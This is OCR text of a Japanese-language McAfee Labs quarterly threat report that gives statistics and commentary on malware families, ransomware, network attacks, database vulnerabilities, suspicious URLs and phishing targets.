

検出されたTDSSのサンプル
300,000
250,000
200,000
150,000
100,000
50,000
0
2010年 第1四半期
2010年 第2四半期
2010年 第3四半期
2010年 第4四半期
2011年 第1四半期
2011年 第2四半期
2011年 第3四半期
2011年 第4四半期
2012年 第1四半期
2012年 第2四半期
2012年 第3四半期



検出されたZeroAccessのサンプル
250,000
200,000
150,000
100,000
50,000
0
2010年 第1四半期
2010年 第2四半期
2010年 第3四半期
2010年 第4四半期
2011年 第1四半期
2011年 第2四半期
2011年 第3四半期
2011年 第4四半期
2012年 第1四半期
2012年 第2四半期
2012年 第3四半期

AutoRun、偽の AV、パスワード盗用型トロイの木馬の総数は増加が続いています。一方で、Facebook ユーザーをターゲットにするマルウェア Koobface は減少しています。












署名付きのマルウェアは、マルウェア全体のうち、ごく一部でしかありませんが、この四半期にやや増えました。これは非常に高度なテクニックで、通常は標的型攻撃のためのものなので、数が少ないのは当然のことです。






Apple 社のプラットフォームを危険に晒し、Mac を狙うマルウェアは、確実に増え続けています。PC やモバイルを狙うマルウェアに比べて話題に上ることが相当少ないため、驚く人も多いでしょう。しかしデータは嘘をつきません。




コンピューターのマスターブートレコード（MBR）— 主な起動オペレーションを実行する領域 — を狙うマルウェアがあります。MBR を危険に晒すことで、攻撃者が広い範囲にわたって制御し、執拗に攻撃し、深く侵入できるようにします。最近は、mebroot、Tidserv、Cidox、Shamoon を含めて、こうした攻撃頻度が高まっています。この脅威は引き続き増える見込みです。



ランサムウェア

最近、McAfee Labs はランサムウェアの著しい増加を確認しました。ランサムウェアとは、コンピューターやその中にあるデータを人質に取って被害者から金銭を巻き上げるマルウェアファミリーのことです。前の四半期に、すでに一意のサンプルの数がさらに 43%増加しており、サイバー犯罪の中でも最も急速に拡大している領域の一つになっています。より深い展望については、McAfee Labs シニア研究者フランソワ・パジェットのブログをお読みください [2]。



あらゆるマルウェアがこのように増加しているにもかかわらず、マカフィーのセキュリティ研究者は、そのごく一部、すなわち、分析用に収集するサンプルの数の分しか把握していません。こうした犯罪の被害者は、たいていの場合、感染したコンピューターのクリーニングのほかに何をすべきか考えます。被害者に必要なのは、これらのインシデントを法執行機関や金融機関に必ず報告することです。しかしマカフィーでは、公平に見積もって、こうしたインシデントを実際に報告する被害者の比率はかなり少ないと考えています。多くは、自分が犯罪被害者になったことや、それを報告するべきであることを認識すらしていません。被害者は往々にして、どこで、どのようにして警察に通報すべきかが分からないのです。そして、多くは通報することを望みません。McAfee Lab の友人や家族でも、攻撃を受けたにも関わらず犯罪を通報することを拒否することがあります。

被害者と損害の増加への懸念を裏付けるために、マカフィーでは世界各地の当局が出している様々な警告を確認しています。欧州刑事警察機構 (Europol) は、「警察を装うランサムウェア」[3] の蔓延と闘うために、専門家会議を開きました。


まだほんの数例ですが、ドイツ連邦情報セキュリティ庁（German Federal Office for Information Security）と FBI からは警告が出ています [4]。一歩前進したばかりですが、マカフィーでは引き続き支援していきます。

マルウェアでは常に、被害者の感染経路は様々です。電子メール内やソーシャルネットワークメッセージ内のリンクに加えて、「ペイ・パー・インストール（インストールごとの課金）」という方法がよく使われています。この種の攻撃では、すでにボットネットの一部となっているコンピューターがさらに別のマルウェアに感染し、その行動でボットハーダーが稼いでいます。最近は、ドライブ・バイ・ダウンロードも重要な役割を果たしました。特に、一部のストリーミング動画ポータルのユーザーが攻撃対象となりましたが、ただし、原因として可能性が高いのは、ポータル自体ではなく感染した広告です。（ランサムウェアの詳細については、33 ページをご覧ください。）


ネットワークの脅威


マカフィーが追跡しているネットワークの脅威を調べると、多くのインターネット上の不正な行為の発生元であり、攻撃も受けているのが米国です。これは、真実であり、ミスリードでもあります。IP アドレスと「位置」は一つの属性にすぎません。単独の指標として使用するにはあまりにも曖昧です。マカフィーの Global Threat Intelligence™ ネットワークの収集結果に基づいて、詳しく見てみましょう。

上位の脅威を見ると、この四半期に変化がありました。MySQL 総当たり攻撃が増加傾向にあります。リモートプロシージャコールとブラウザー攻撃が、頻度で SQL インジェクションを上回っています。





SQL インジェクション攻撃者の数もターゲットの数も、最も多かったのは米国でした。SQL インジェクション攻撃者の数とターゲットの数の両方が多いという傾向は、ほかの地域でも確認されました。







Blackhole エクスプロイトキットのサーバー数と攻撃対象数では、米国が 1 位でした。この Blackhole エクスプロイトキットについては、サイバー犯罪セクションで詳しく取り上げます。攻撃の被害者数では、インドネシアが米国に並んでいます。






ボットネット制御サーバーと攻撃対象は標準傾向からやや外れていますが、ベネズエラが 1 位、米国が 2 位を占めています。新たに発見されたボットネットコマンドサーバーの中では、引き続き米国がトップです。






マカフィーのネットワーク技術で検出したPDFエクスプロイトの大半が存在する国々の中では、米国が群を抜いて 1 位でした。



データベースセキュリティ


今四半期では、増加が続きより多く漏えいが発生した点以外に、データ漏えいの新たな傾向は特に確認されませんでした。データ漏えいの数は例外的に高いわけではありませんが、privacyrights.org によると、2012 年初めからのデータ漏えい総数は、すでに 2011 年全体の総数を上回っています。



攻撃の数も洗練度も、数か月のうちに変化するとマカフィーでは見込んでいます。生体認証と多要素認証がともに増加していることから、このような新たな防衛技術が、ターゲットとしてより一般的になるでしょう。Operation High Roller が、実際に多要素認証を利用して詐欺を実行していたことを思い出してください。生体認証技術も同様に、詐欺行為者にとって魅力的なターゲットとなることに疑いの余地はありません。

最近、Anonymous とのつながりを主張するハクティビストグループが、1,200 万を超える Apple 社の一意の端末識別子を盗んだと発表しました。McAfee Labs では「この盗難データは、今後の攻撃でどのように使われるのか。どうすれば、この種の攻撃を防ぐことができるのか」という質問に答えを考えています。

今四半期のデータベースの脆弱点を見ると、オラクル社のゼロデイ攻撃に関する不具合が 2 件、1 つは Black Hat カンファレンスにて、もう 1 つは 9 月開催のセキュリティカンファレンス Ekoparty にて発表されました。今年になってから、新しいデータベース関連の脆弱点が 100 件近く、それぞれの開発者から開示されたり、密かにパッチを当てられたりしました。




この領域の増加傾向を指摘することはまだできません。しかし、データベースセキュリティ コミュニティの規模が（Web やマルウェアの領域と比較して）小さいことを考えると、このように短い期間に 2 つの大きなゼロデイ脆弱点が公開されるのは尋常なことではありません。1 つ明らかなのは、データベースが重大なターゲットだということです。

Web の脅威


Web サイトには、様々な理由で悪い、または不正であるというレピュテーションが付くことがあります。レピュテーションは、フルドメインと多数のサブドメインに基づく場合があるほか、単一 IP アドレスや特定の URL に基づくこともあります。悪意のあるレピュテーションは、マルウェアの存在や不審なプログラム、フィッシング詐欺サイトに影響されます。マカフィーでは、疑わしいコードや機能の組み合わせを観察することがよくあります。これらはサイトレピュテーションのレーティングに役立つ要素の一部にすぎません。

9 月末の時点で、McAfee Labs が確認した疑わしい URL の総数が 4,340 万件を超えました。これは、第 2 四半期比 20%増になります。これらの URL は、第 2 四半期比 5%増となる 2,370 万件のドメイン名を参照しています。


マカフィーのデータベースでは、このような URL とドメインは、リスク評価に応じて分類されます。




前の四半期同様、1 か月当たり平均 270 万件の疑わしい URL を新たに記録しました。9 月に、新たに疑わしいドメイン（およびその URL）の出現を確認しており、増加傾向にあると言えます。たとえば、一意の IP アドレスに対し 110,000 件の別個のドメインが発見されました。この四半期に、マカフィーでは、前の四半期の 300,000 件に比べて 500,000 件を超えるドメインを分析しました。




このような疑わしい URL の多く（90.9%）には、コンピューターを危険に晒すために特別に作られたマルウェアやエクスプロイト、コードが存在しています。フィッシング詐欺とスパムはそれぞれ 3.5%、1.1%です。



検出された疑わしい URL と関連付けられているドメインは、主に北米（大半は米国）と欧州 / 中東（スイス）にあります。この傾向は今に始まったわけではなく、北米には昔からたくさんのマルウェアや疑わしいコンテンツが存在しています。



他国の不正コンテンツが存在するサーバーの場所を丹念に調べたところ、かなりグローバルな多様性が確認されています。どの地域にも、明らかな立役者がいます。




フィッシング詐欺

McAfee Labs では、この四半期、金融に集中したフィッシング詐欺を多数確認しました。様々な業界の中で最もターゲットとなっているのは金融機関です。5 つの主要エリアで最も狙われている企業は、以下のとおりです。

金融	ネットオークション	サービス	ショッピング	政府
• ウェルズ・ファーゴ（Wells Fargo） • ハリファクス・バンク・オブ・スコットランド（Halifax-Bank of Scotland） • ペイパル（Paypal） • AMEX • バンク・オブ・アメリカ（Bank of America） • JPモルガン・チェース（J.P. Morgan Chase） • シティバンク（Citibank） • HSBC	• イーベイ（eBay）	• オートマチック・データ・プロセッシング（Automatic Data Processing） • AOL	• アマゾン（Amazon） •シアーズ・カナダ（Sears Canada）	• アメリカ合衆国内国歳入庁

